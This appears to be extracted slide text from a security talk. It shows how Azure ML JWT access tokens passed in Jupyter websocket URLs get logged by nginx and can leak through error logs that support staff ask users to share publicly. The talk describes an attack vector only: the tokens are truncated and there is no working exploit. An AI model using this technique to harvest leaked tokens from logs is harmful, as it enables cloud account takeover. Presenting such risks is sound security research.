
```
GET /terminals/websocket/2?token=eyJ0eXAiOiJ... HTTP/1.1
```

```
Host: aml.eastasia.instances.azureml.ms
```

```
X-MS-Target-Port: 8888
```



# JWT logged in nginx access logs



```
"GET /terminals/websocket/2?token=eyJ0eXAiOiJKV1QiLC
```

```
"DELETE /api/terminals/2 HTTP/1.1" 204 0 "-" "
```



```
{  
    "typ": "JWT",  
    "alg": "RS256",  
    "x5t": "2zQpJ3UpbjAYXYGxEJ18IV8TOZ",  
    "kid": "2zQpJ3UpbjAYXYGxEJ18IV8TOZ"  
}.{  
    "aud": "https://management.core.windows.net/",  
    "iss": "https://sts.windows.net/"  
}
```

Decode JWT to view the AML token

# JWT token in URL parameter

- in the **Authorization** header, e.g.:

```
Authorization: token abcdef....
```

- In a URL parameter, e.g.:


```
https://my-server/tree/?token=abcdef...
```

- In the password field of the login form that will be shown to you if you are not logged in.

Jupyter server can receive token in URL parameter (Source: [Jupyter Docs](#))


What could go **wrong?**





Thanks for reporting the problem. can you please provide stdout.txt and stderr.txt from /mnt/batch/tasks/startup/ for investigation? You can solve the problem by resizing the cluster to 0 and back to 2.

```
az batchai cluster resize -n -g -t 0  
az batchai cluster resize -n -g -t 1
```



Error logs being shared on public platforms like GitHub


## PyTorch discloses malicious dependency chain compromise over holidays


By Ax Sharma




